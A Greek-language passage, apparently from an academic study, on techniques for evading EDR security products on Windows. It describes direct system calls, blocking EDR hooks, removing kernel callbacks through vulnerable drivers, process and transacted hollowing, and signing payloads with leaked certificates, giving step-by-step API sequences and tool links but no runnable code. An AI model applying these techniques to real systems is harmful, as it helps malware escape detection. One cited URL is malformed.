Έχει αναλυθεί επαρκώς ο τρόπος που λειτουργούν τα hooks στα Win32 API calls, στην ενότητα "Ανάλυση Τεχνικής Αγκίστρωσης (Hooking) σε Ρουτίνες του API που χρησιμοποιούνται από τα EDR", καθώς και πώς ακριβώς γίνονται οι κλήσεις συστήματος, στην ενότητα "Δικαιώματα Χρήστη και Πυρήνα (User-mode / Kernel-mode)".

Πρώτα όμως, ας θυμηθούμε πώς γίνεται η μετάβαση από την περιοχή χρήστη στην περιοχή πυρήνα, όταν απαιτείται να αποκτήσει μία συνάρτηση από το Win32 API αυξημένα δικαιώματα, με την εντολή `OpenProcess()`:



Εικόνα 12. Ροή κλήσεων της συνάρτησης OpenProcess() (Climent-Pommeret, 2022a)

Ο σκοπός ενός κακόβουλου λογισμικού είναι να αποφύγει τα αγκίστρια που είναι τοποθετημένα στις ρουτίνες του API των Windows, ή να τα αφαιρέσει. Εδώ θα αναπτυχθεί ο τρόπος που θα τα αποφύγει. Για να επιτευχθεί αυτός ο σκοπός θα πρέπει, είτε να χρησιμοποιηθούν μόνο συναρτήσεις API που δεν έχουν αγκιστρωθεί, οι οποίες συνήθως δεν έχουν χρήσιμη λειτουργικότητα, είτε να κατέβουμε όσο πιο χαμηλά μπορούμε και να εκτελέσουμε μόνοι μας τον κώδικα της κλήσης συστήματος, και ως εκ τούτου αποφυγή των αντίστοιχων συναρτήσεων Nt- που είναι αγκιστρωμένες. (Watson, 2021)

Από ότι φαίνεται παραπάνω, ο μόνος πρακτικός τρόπος για να αποφύγουμε τα αγκίστρια, είναι να αντιγράψουμε τον κώδικα της Nt-συνάρτησης που χρειαζόμαστε, μέσα στο πρόγραμμά μας. Πολύ καλό παράδειγμα της συγκεκριμένης διαδικασίας είναι το εργαλείο του Outflankl, το Dumpert, το οποίο είχε τη δυνατότητα να πάρει αντίγραφο (dumping) του Local Security Authority Subsystem Service (LSASS) κάνοντας χρήση απευθείας κλήσεων συστήματος και απαγκίστρωση APIs. (Mosch, 2021)

Φυσικά, δε χρειάζεται να τον προγραμματίσουμε από την αρχή, απλά να ανακαλέσουμε δυναμικά, την ώρα της εκτέλεσης, τον assembly κώδικα από το αντίγραφο ntdll.dll που είναι στο δίσκο και δεν περιέχει αγκίστρια. Αν και κάτι τέτοιο φαίνεται απλό, στην πράξη έχει αρκετές δυσκολίες, όπως ότι η θέση των συναρτήσεων μέσα στην ntdll.dll διαφοροποιείται ανάλογα με την έκδοση.

Προκειμένου να κάνουμε μία απευθείας κλήση συστήματος (Direct system calls)), πρέπει πρώτα να βρούμε τον αναγνωριστικό αριθμό (ID) της συγκεκριμένης κλήσης συστήματος. Για τον εντοπισμό της θέσης της συνάρτησης που επιθυμούμε, και αντιγραφή του κώδικα έχουν αναπτυχθεί πολλές τεχνικές, όπως:

1. Hell's Gate[52] (δημιουργοί: am0nsec & RtlMateusz), το οποίο χρησιμοποιεί το αντίγραφο της ntdll.dll για να βρει την επιθυμητή συνάρτηση. Παρότι η τεχνική είναι αποτελεσματική, άρχισε να αποτυγχάνει όταν τα προγράμματα ασφαλείας τοποθετούσαν αγκίστρια στις συναρτήσεις και έσβηναν το νούμερο του syscall για να γράψουν τη δική τους `jmp` εντολή.

2. Halo's Gate[53] (δημιουργός: Sektor7), που χρησιμοποιεί ακριβώς την ίδια τεχνική Hell's Gate, αλλά αντιμετωπίζει το πρόβλημα των αγκιστρωμένων συναρτήσεων. Συγκεκριμένα, το Halo's Gate όταν εντοπίσει τη `jmp` εντολή στην υπό εξέταση συνάρτηση API, πλοηγείται στις προηγούμενες και επόμενες συναρτήσεις, μέχρι να εντοπίσει μία χωρίς αγκίστρι και κατόπιν υπολογίζει τον αριθμό αυξητικά (ανάλογα με το πόσες συναρτήσεις χρειάστηκε να επισκεφτεί πάνω ή κάτω).

3. Tartarus' Gate (δημιουργός: Thanasis), που επίσης έκανε μία ελάχιστη τροποποίηση στην Hell's Gate, ερευνώντας και σε άλλο σημείο αν υπάρχει αγκίστρι (δηλ. `jmp` εντολή) στη συνάρτηση Nt- που αναζητούμε.

4. FreshyCalls[54] (δημιουργός: Crummie5), που εκμεταλλεύεται τη συσχέτιση του ID της συνάρτησης με διεύθυνση που είναι αποθηκευμένο.

[52] https://github.com/am0nsec/HellsGate
[53] https://github.com/boku7/AsmHalosGate, από άλλον δημιουργό
[54] https://github.com/crummie5/FreshyCalls

Μία ανάλυση των παραπάνω τεχνικών μπορούμε να δούμε στο (Climent-Pommeret, 2022a).


Σε κάθε περίπτωση, υπάρχει και η δυνατότητα να φέρουμε κατευθείαν την πληροφορία από την αυθεντική έκδοση του ntdll.dll, φορτώνοντας τη βιβλιοθήκη απευθείας από το δίσκο, όπως είδαμε ότι γίνεται στην περίπτωση της απαγκίστρωσης. Δεν έχει εντοπιστεί κάποιο εργαλείο που να το κάνει αυτό στην περίπτωση της απευθείας κλήσης συστήματος.

Μετά τον εντοπισμό της θέσης, πρέπει να ανακαλέσουμε τον κώδικα που περιέχει η συνάρτηση Nt-, και επίσης να βάλουμε τα ορίσματα σωστά στη στοίβα και σύμφωνα με τον ορισμό της συνάρτησης. Τέλος, πρέπει να πραγματοποιήσουμε την κλήση του με την εντολή syscall [όπως παρουσιάζεται στον Κώδικας 1].

Για την εκτέλεση όλων των παραπάνω δυναμικά, αναπτύχθηκε ένα εργαλείο[55] με τον έτοιμο κώδικα που διατίθεται από τα project SysWhispers2[56] και SysWhisper3[57]. Όμως, αυτό δε σημαίνει ότι λύθηκαν όλα τα προβλήματα, διότι παραμένουν δύο ακόμα: (Mieghem, 2022)

1. Ο εντοπισμός της εντολής syscall απευθείας από την εφαρμογή είναι εύκολα εντοπίσιμο, ή παραλλαγών του όπως η κλήση int 2eh (σε περίπτωση που η σημαία "Shared User Data" έχει τεθεί σε 1) (Yosifovich, Ionescu, Russinovich, & David A. Solomon, 2017, σ. 71)

2. Όταν μία εφαρμογή κάνει χρήση της κανονικής διαδικασίας κλήσεων συναρτήσεων API, τότε, όπως είδαμε περνάνε οι κλήσεις μέσα από την ntdll.dll για να πάνε στον πυρήνα και εκεί επιστρέφουν διαδοχικά όπως κλήθηκαν [Εικόνα 13]. Όταν εκτελείται απευθείας από το πρόγραμμα, τότε επιστρέφει απευθείας στο πρόγραμμα (παραλείπονται το πράσινο και θαλασσί κουτάκι της Εικόνα 13, αλλά σύμφωνα με τις διακεκομμένες γραμμές), πράγμα που μπορεί να εντοπιστεί, επειδή η περιοχή μνήμης του ntdll.dll και του προγράμματός μας είναι διακριτή και τα προγράμματα ασφαλείας γνωρίζουν πού είναι η διεύθυνση βάσης του ntdll.dll.



Εικόνα 13. Ροή κλήσεων κατά την εκτέλεση μίας συνάρτησης που μεταβαίνει από userspace σε kernel, και διαδοχική επιστροφή στην εφαρμογή. (@klezVirus, 2022)

Το πρώτο σημείο από την παραπάνω λίστα, ονομάζεται και το "σημάδι της κλήσης συστήματος" ("the mark of the syscall"). Αυτό αντιμετωπίζεται με την τεχνική του Egg Hunting, δηλαδή η τοποθέτηση στη μνήμη κενών θέσεων για την τοποθέτηση της εντολής syscall κατά την εκτέλεση. Μάλιστα για να αναγνωρίζονται οι κενές θέσεις, τοποθετείται εκεί μια αλληλουχία χαρακτήρων, πχ 'zazu', εις διπλούν 'zazuzazu', ώστε μετά να σαρωθεί η μνήμη, να αναγνωρισθούν οι κενές θέσεις και να γίνει αντικατάσταση με τη συγκεκριμένη εντολή[58]. Οι WIN32 API συναρτήσεις που θα χρησιμοποιηθούν για γίνει η αντικατάσταση στις θέσεις αυτές, είναι οι

[55] Μπορούμε να τον βρούμε και στατικά από πριν (https://github.com/j00ru/windows-syscalls), αλλά όπως έχουμε δει προηγουμένως αλλάζει μεταξύ εκδόσεων λειτουργικού, ακόμη και στις ενδιάμεσες αναβαθμίσεις της ίδιας έκδοσης λειτουργικού.
[56] https://github.com/jthuraisamy/SysWhispers2. Για τον τρόπο εφαρμογής και μία επίδειξη μπορεί κάποιος να ανατρέξει στο https://medium.com/@merasor07/av-edr-evasion-using-direct-system-calls-user-mode-vs-kernel-mode-fad2fdfed01a
[57] https://github.com/klezVirus/SysWhispers3
[58] Σημείωση: Το μέγεθος της συμβολοσειράς της υπογραφής δεν είναι κρίσιμο διότι μπορούμε να εισάγουμε την εντολή 'nop' στα κενά χωρίς κόστος, αλλά σίγουρα θα πρέπει να είναι μεγαλύτερη η δεσμευμένη περιοχή από την εντολή syscall (op. code: 0f 05) και ότι άλλος κώδικας συμπληρωθεί.

`ReadProcessMemory` και `WriteProcessMemory` και ο πλήρης κώδικας περιλαμβάνεται στο (@klezVirus, 2022)

Το δεύτερο σημείο απαιτεί τη δυναμικό εντοπισμό της θέσης της κλήσης συστήματος για τη συγκεκριμένη συνάρτηση που θέλουμε να χρησιμοποιήσουμε μέσα στην ntdll.dll. Μόλις εντοπιστεί η διεύθυνση μνήμης στο ntdll.dll για το συγκεκριμένο syscall, μπορούμε να μεταβούμε με μία εντολή jump. Για τον υπολογισμό αυτό χρειάζονται τρεις αριθμοί: η διεύθυνση βάσης της ntdll.dll, η σχετική θέση της συνάρτησης που ψάχνουμε μέσα στη βιβλιοθήκη ntdll.dll και η σχετική θέση στης κλήση syscall μέσα στη συνάρτηση. Τα 2 πρώτα τα γνωρίζουμε από το πρόγραμμα SysWhisper, όπως είπαμε παραπάνω, άρα με ένα απλό κώδικα σαρώνουμε την περιοχή μνήμης της συγκεκριμένης συνάρτησης API μέχρι να βρούμε την υπογραφή που θέλουμε, με βάση το op. code της syscall που φαίνεται στο υποσέλιδο. Φυσικά, πρέπει να έχουμε ετοιμάσει και τη στοίβα ώστε να παρέχει τα σωστά ορίσματα μόλις υλοποιηθεί η κλήση της syscall. (@klezVirus, 2022)

Βέβαια, μπορεί η τεχνική αυτή να είναι πλέον δύσκολο να εντοπιστεί, αφού στην ουσία ξεπερνάει και τα αγκίστρια στις συναρτήσεις και κάνει κλήσεις που στον πυρήνα φαίνονται νομότυπες, όμως όταν τα EDRs θα αρχίσουν να κάνουν χρήση του DTrace, όπως σύντομα παρουσιάστηκε στο τέλος της παραγράφου "Τηλεμετρία και Εκμετάλλευσή της από τα EDRs", αφού θα εντοπίσει την πραγματική κλήση συστήματος σε επίπεδο πυρήνα και θα την καταγράψει. Άρα μπορεί να εφαρμόσει όλες τις υπογραφές που έχουν παρουσιαστεί (απλές, ευρεστικές ή συμπεριφορικές) στην εισαγωγή. (@klezVirus, 2022)

Όλες οι παραπάνω τεχνικές που συζητήθηκαν υλοποιούνται στα εργαλεία SysWhisper3[57] και Inceptor[59], που αναλύονται στην ενότητα "Χρήσιμα Εργαλεία για την Αποφυγή Εντοπισμού από EDRs", ενώ για την εφαρμογή των απευθείας κλήσεων συστήματος στα Beacon Object Files (BOF) του Cobalt Strike, υπάρχει το εργαλείο InlineWhispers2[60].

3.1.7 Αποφυγή Εγκατάστασης των Αγκιστριών από το DLL του EDR

Μια τεχνική που δεν εμφανίζεται συχνά, είναι αυτή που αναφέρεται στο (Coburn, 2020b) και εφάρμοσε ο συγγραφέας στο εργαλείο "SharpBlock", όπως θα δούμε και παρακάτω στην παρουσίαση εξειδικευμένων εργαλείων.

Αυτό που προσπαθεί να κάνει είναι να σταματήσει το dll των EDRs από το να εγκαταστήσουν τα άγκιστρα σε πρώτη φάση, ώστε να μη χρειάζεται απαγκίστρωση ή αποφυγή. Είναι, λοιπόν, τελείως διαφορετική η προσέγγιση που προτείνει και φαίνεται να λειτουργεί. Μάλιστα, το αρχικό εργαλείο άρχισε να αποτυγχάνει επειδή τα EDRs αγκίστρωναν τις `NtProtectVirtualMemory` και `NtWriteVirtualMemory`, όμως αυτό λύθηκε με απευθείας κλήσεις συστήματος. (Mosch, 2021)

Η τεχνική που εφαρμόζει είναι να δημιουργεί μία διεργασία, η οποία κάνει χρήση του Windows Debug API για να λαμβάνει ειδοποιήσει γεγονότων από το LOAD_DLL_DEBUG_EVENT. Επιπλέον δημιουργεί μια διεργασία παιδί και ψάχνει για το γεγονός φόρτωσης στη διεργασία αυτή, του dll από το EDR. Μόλις λάβει την ειδοποίηση, τροποποιεί το σημείο εισόδου (Entrypoint) της συγκεκριμένης βιβλιοθήκης dll ώστε να επιστρέφει πάντα τιμή "TRUE", χωρίς να κάνει τίποτα άλλο. Ως εκ τούτου, δεν τοποθετούνται και τα άγκιστρα στις συναρτήσεις. Κάποια επιμέρους στοιχεία θα παρουσιαστούν στην ενότητα παρουσίασης του SharpBlock.

3.1.8 Διακοπή Τηλεμετρίας Notify Callback για τα EDRs

Όπως αναλύθηκε και στην παράγραφο "Τηλεμετρία και Εκμετάλλευσή της από τα EDRs", προκειμένου να μπορέσει κάποιο πρόγραμμα να γίνει συνδρομητής στις επανακλήσεις, πρέπει να εγκαταστήσει ένα οδηγό λογισμικού (software driver) στον πυρήνα, όπως ακριβώς κάνουν και τα προγράμματα ασφαλείας. Ο λόγος είναι ότι και η επανακλήσεις συστήματος είναι στον πυρήνα, και δεν επιτρέπεται να υπάρχει πρόσβαση σε δομές στον πυρήνα, αν δεν εγκατασταθεί οδηγός. Δεν πρέπει να ξεχνάμε ότι οι περιορισμοί που εισάγονται από το PatchGuard, είναι πάντα ενεργοί


[59] https://github.com/klezVirus/inceptor
[60] https://github.com/Sh0ckFR/InlineWhispers2

και δεν μπορεί να γίνει τροποποίηση των προστατευμένων περιοχών μνήμης του πυρήνα, χωρίς το λειτουργικό να καταρρεύσει με μπλε οθόνη. (Stein, 2020)

Η εγκατάσταση ενός οδηγού όμως, απαιτεί να είναι υπογεγραμμένος από τη Microsoft και να έχουμε δικαιώματα διαχειριστή. Αν τα Windows τρέχουν σε κατάσταση "*test signing mode*"[61], τότε δεν είναι απαραίτητο οι οδηγοί του πυρήνα να είναι υπογεγραμμένοι, αλλά αυτό είναι χρήσιμο μόνο για τον πειραματισμό σε ίδια μηχανήματα. Το μόνο που μένει λοιπόν να γίνει είναι ή να βρεθεί πιστοποιητικό της Microsoft που να υπογράψει τον οδηγό ή να γίνει εκμετάλλευση άλλων ευάλωτων οδηγών, όπως της Capcom (Boonen, 2017) ή της Gigabyte (Karantzas & Patsakis, 2021), με πλήρη περιγραφή για τον τελευταίο οδηγό στο σύνδεσμο[62] και τον αντίστοιχο κώδικα στον σύνδεσμο[63]. Στην περίπτωση του (Stein, 2020), χρησιμοποιήθηκε ένα πιστοποιητικό ληγμένο της Microsoft που είχε διαρρεύσει και γίνει εκμετάλλευση σε μηχανές εξαπάτησης (cheating) βιντεοπαιχνιδιών. Επειδή ήταν όμως ληγμένο, θα εφαρμόσει την τεχνική να αλλάξει τον χρόνο στο μηχάνημα ώστε να εγκατασταθεί, πράγμα που δεν είναι εφαρμόσιμο σε πολλές περιπτώσεις. Να σημειωθεί ότι η εγκατάσταση κώδικα, θα δώσει γεγονότα στο Event Log των Windows στο System, το "Event 7045" (ServiceType: kernel mode driver).

Πλέον, για να σταματήσουμε μία συνδρομή, και δεδομένου ότι η λίστα με τις συνδρομές `nt!PspCreateProcessNotifyRoutine` είναι παγκόσμια μεταβλητή, όπως είδαμε παραπάνω, έχουμε τις παρακάτω επιλογές (Stein, 2020):

1. Μηδενισμός του συγκεκριμένου δείκτη στην παραπάνω λίστα ενημέρωσης, που αφορά το EDR. Αν κάνουμε μία απαρίθμηση της λίστας θα πάρουμε δείκτες σε διευθύνσεις, τις οποίες μπορούμε να τις αντιστοιχίσουμε στον οδηγό που ακούει σε αυτή τη διεύθυνση. Για το σκοπό αυτό θα χρησιμοποιήσουμε το εργαλείο evilcli.exe που βρίσκεται στη σημείωση [63], όπως στην Εικόνα 14.



Εικόνα 14. Συνδρομές για callback διεργασιών και η αντιστοίχιση με το αντίστοιχο οδηγό από το εργαλείο evilcli.exe (Stein, 2020)

Έτσι, γνωρίζουμε τη διεύθυνση που θα μηδενίσουμε την τιμή, δε θα λαμβάνει καμία ειδοποίηση το EDR. Η συγκεκριμένη ενέργεια θα γίνει μέσα από το ίδιο εργαλείο, δεδομένου ότι παρέχεται αυτή η επιλογή, μέσω του οδηγού που έχει ήδη εγκατασταθεί.

Αντίστοιχα με τα παραπάνω που αφορούν τις διεργασίες, ισχύουν και για τα νήματα, κάτι που ούτως ή άλλως υποστηρίζει το συγκεκριμένο εργαλείο.

2. Τροποποίηση (patch) του κώδικα της EDR που δέχεται την ειδοποίηση. Σε αυτή την περίπτωση η λίστα θα μείνει όπως έχει και θα τροποποιηθεί το περιεχόμενο της διεύθυνσης που είναι δηλωμένο στη λίστα, όπως φαίνεται και στην Εικόνα 14 (το πρώτο πεδίο μετά τον αύξοντα αριθμό). Αν ζητήσουμε να δούμε το περιεχόμενο της μνήμης στη διεύθυνση αυτή, θα βρούμε πιθανότητα κάποια εντολή assembly "push", ώστε να καταχωρηθεί η τιμή στη στοίβα του EDR. Το μόνο που χρειάζεται να κάνουμε είναι να εγγράψουμε ένα "ret", σε κώδικα μηχανής: "c3", στην πρώτη θέση. Έτσι, θα επιστρέφει αμέσως επιτυχώς, χωρίς να κάνει κάτι.

[61] https://docs.microsoft.com/en-us/windows-hardware/drivers/install/the-testsigning-boot-configuration-option
[62] https://www.http://blog.deniable.org/posts/windows-callbacks//labs/advisories/gigabyte-drivers-elevation-of-privilege-vulnerabilities/
[63] https://github.com/uf0o/windows-ps-callbacks-experiments

Όπως είδαμε και παραπάνω, το ίδιο μπορούμε να κάνουμε με τα νήματα. Το εργαλείο evilcli, υποστηρίζει και αυτή τη μέθοδο, τόσο για διεργασίες, όσο και για νήματα.

3.1.9 Τεχνικές Process Hollowing και Transacted Hollowing

Process Hollowing

Η τεχνική Process Hollowing είναι άλλη μία μέθοδο έγχυσης (injection) σε άλλη διεργασία, με σκοπό την εκτέλεσης κακόβουλου κώδικα εντός του χώρου διευθύνσεων μνήμης αυτής. Η διαφορά όμως από τις άλλες αντίστοιχες μεθόδους, είναι ότι γίνεται αντικατάσταση του συνόλου του περιεχομένου ενός τμήματος (section) της άλλης διεργασίας με τον κακόβουλο κώδικα.

Συγκεκριμένα, ακολουθείται η εξής διαδικασία (Yehoshua & Kosayev, 2021, p. 72):

1. Δημιουργήσουμε μια νόμιμη διεργασία σε κατάσταση αναστολής (suspended).
2. Αφαιρέσουμε (hollow out) το περιεχόμενο μνήμης της νόμιμης διαδικασίας, συγκεκριμένου τμήματος, και να την αντικαταστήσουμε με κακόβουλο περιεχόμενο που περιέχεται στην αντίστοιχη βασική διεύθυνση (base address) του τμήματος που έχει αφαιρεθεί (hollowed section).
3. Εκτελείται η ανασύσταση της διεργασίας, μέσω της επανέρξης του νήματος, οπότε και εκτελείται ο κακόβουλος κώδικας.

Οι συναρτήσεις API που χρησιμοποιούνται, με τη σειρά εκτέλεσης, είναι οι παρακάτω:

`Create Process`: Αυτή η συνάρτηση δημιουργεί μια νόμιμη διεργασία του λειτουργικού συστήματος (όπως το notepad.exe) σε κατάσταση αναστολής, χρησιμοποιώντας την επιλογή CREATE_SUSPENDED στην παράμετρο `dwCreationFlags`.

`ZwUnmapViewOfSection/NtUnmapViewOfSection`: Αυτές οι native συναρτήσεις API εκτελούν ένα unmap για τον χώρο μνήμης ενός συγκεκριμένου τμήματος μιας διεργασίας. Ως εκ τούτου, υπάρχει πλέον ένα κενό τμήμα (hollowed) στη νόμιμη διεργασία του συστήματος με σκοπό να χρησιμοποιηθεί για την εγγραφή του κακόβουλου κώδικα από την κακόβουλη διεργασία.

`VirtualAllocEx`: Αυτή η συνάρτηση μας επιτρέπει να δεσμεύσουμε το στη μνήμη στη νέα διεργασία όπου θα γράψουμε το κακόβουλο περιεχόμενο.

`WriteProcessMemory`: Αυτή η συνάρτηση γράφει το κακόβουλο περιεχόμενο στη μνήμη της νέας διεργασίας.

`SetThreadContext` και `ResumeThread`: Η πρώτη συνάρτηση θέτει περιεχόμενο (context) στο νήμα (thread) και η δεύτερη επιτρέπει τη συνέχεια εκτέλεσης του νήματος.


Η συγκεκριμένη τεχνική ήταν αποτελεσματική για την παράκαμψη των αντιικών και EDRs, αλλά τα σήμερα εντοπίζεται σχετικά εύκολα, αν δε χρησιμοποιηθούν και άλλες τεχνικές αποφυγής, όπως απευθείας κλήσεις συστήματος ή κρυπτογράφηση του κακόβουλου κώδικα και αποκρυπτογράφηση στη μνήμη κατά την εκτέλεση. Το μεγαλύτερο πρόβλημα εντοπίζεται στην `VirtualAllocEx`: με την οποία γίνεται δέσμευση περιοχής μνήμης, καθορίζει τα δικαιώματα της περιοχής αυτής "PRIVATE" αντί για το κανονικό "IMAGE". Όμως για να έδινε δικαιώματα "IMAGE", θα έπρεπε να το εγγράψει πρώτα στο δίσκο (Hasherezade Doniec, 2018).

Transacted Hollowing

Η τεχνική Transacted Hollowing, είναι στην ουσία η μετεξέλιξη της Process Hollowing. Ξεκινάει κατασκευάζοντας μία νέα διεργασία με την εντολή `CreateProcessInternalW` του Kernel32.dll σε κατάσταση αναστολής. Κατόπιν, ο loader δημιουργεί μία νέα New Technology File System (NTFS) συναλλαγή[64] (transaction) όπου θα καταλήξει ο κώδικας φορτίου. Για αυτή τη λειτουργία κάνει χρήση των συναρτήσεων με τη σειρά: `ZwCreateTransaction`, `RtlSetCurrentTransaction`, `ZwCreateFile`, `RtlSetCurrentTransaction` και `ZwWriteFile`.Μέσα από το αρχείο στην NTFS συναλλαγή, καλείται `ZwCreateSection` για τη

[64] Μία NTFS συναλλαγή είναι η ενοποίηση σε μία ομάδα σειράς εντολών που αφορούν το σύστημα αρχείων NTFS, σε μία ομάδα. Κανένας δεν έχεις πρόσβαση σε αυτή τη συναλλαγή, μέχρι να οριστικοποιηθεί και εκτελεστεί (commit). Στον ενδιάμεσο χρόνο, μέχρι την οριστικοποίηση, μπορεί να κρυφτεί ο κώδικας φορτίο, χωρίς να κινδυνεύει να εντοπιστεί.

δημιουργία ενός τμήματος, το οποίο θα αντιστοιχιστεί στη νέα διεργασία. Σε αυτό το τμήμα θα γραφτεί και ο κώδικας από τη NTFS συναλλαγή και η συναλλαγή θα ακυρωθεί με την `ZwRollbackTransaction`, ώστε να μην εγγραφεί το αρχείο αυτό ποτέ στο δίσκο. Τέλος, η διεργασία θα βγει από την κατάσταση αναστολής και θα εκτελεστεί με την `ZwResumeThread`. (Hasherezade Doniec, 2018)



Εικόνα 15. Η διαδικασία της τεχνικής Transacted Hollowing. (Hasherezade Doniec, 2018)

Τέλος, χρειάζεται να παρατηρήσουμε ότι το τμήμα μνήμης που έχει δημιουργηθεί, έχει δικαιώματα "IMAGE", σε αντίθεση με την τεχνική Process Hollowing. Το εργαλείο που χρησιμοποιεί τη συγκεκριμένη τεχνική είναι το "Project Ares", που θα παρουσιαστεί στην ενότητα "Χρήσιμα Εργαλεία για την Αποφυγή Εντοπισμού από EDRs".

3.2 Επιμέρους Σημεία Ενδιαφέροντος

3.2.1 Υπογραφή (signing) του αρχείου

Αν το εκτελέσιμο αρχείο ή DLL είναι υπογεγραμμένο, τότε υπάρχει διαφορετική μεταχείριση από τα προγράμματα ασφαλείας και τα EDRs. Δεδομένης της υπόθεσης που γίνεται, ότι επιβεβαιώνεται η υπογραφή από τα προγράμματα ασφαλείας, συμπεραίνεται ότι δεν μπορεί να γίνει κάτι εκτός αν καταφέρουμε να βάλουμε τον κακόβουλο κώδικα μηχανής, shellcode, να εκτελεστεί μέσα από μία υπογεγραμμένη εφαρμογή ή υπηρεσία. Όμως δε θα πρέπει να θεωρείται δεδομένο ότι τα EDRs επιβεβαιώνουν πάντα το πιστοποιητικό, και όχι απλά ελέγχουν την ύπαρξή του. Σε αυτό το σημείο, έρχεται να βοηθήσει το πρόγραμμα Limelighter[65] που είναι δυνατό να δημιουργήσει υπογραφή για οποιοδήποτε αρχείο μας, αν του δώσουμε ένα πιστοποιητικό. [66]

Κατά καιρούς υπάρχουν αναφορές ότι έχουν διαρρεύσει πηγαία πιστοποιητικά (root certificates) που χρησιμοποιούνται για την υπογραφή αρχείων, όπως της NVidia[67], DLink[68] αλλά και της

[65] https://github.com/Tylous/Limelighter
[66] https://www.youtube.com/watch?v=x4wauJZPnKg
[67] https://www.itpro.co.uk/security/malware/365023/nvidia-certificates-sign-malware-bypassing-windows-detection
[68] https://threatpost.com/microsoft-revokes-trust-for-certificates-leaked-by-d-link/114804/

Microsoft (Stein, 2020). Αν ένα πιστοποιητικό έχει λήξει, μπορεί να χρειαστεί να γυρίσει η ημερομηνία του υπολογιστή σε περίοδο που να θεωρηθεί έγκυρο.

3.2.2 Αλλαγή Παραμέτρων (properties) των Διεργασιών (processes) που Δημιουργούνται από το Κακόβουλο Λογισμικό

Εκτός όμως από τα χαρακτηριστικά του ίδιου του αρχείου που πρέπει να λαμβάνουμε υπόψη, θα πρέπει να χρησιμοποιούμε και τις σωστές παραμέτρους κατά τη χρήση των συναρτήσεων API για τη δημιουργία διεργασιών και (των αντίστοιχων) νημάτων. Είναι δυνατόν με τη χρήση της εντολής σε C# `CreateProcess`[69], να δημιουργήσουμε μία νέα διεργασία η οποία θα δέχεται κάποια επιπλέον χαρακτηριστικά ασφαλείας στο πεδίο `dwCreationFlags` και των οποίων η ύπαρξη θα δηλωθεί και στο `lpProcessAttributes`. Η δημιουργία των δομών θα γίνει με την `UpdateProcThreadAttribute`[70] αφού όμως πρώτα γίνει αρχικοποίησή του νήματος με τη συνάρτηση `InitializeProcThreadAttributeList`. (Maes, 2021)[71]

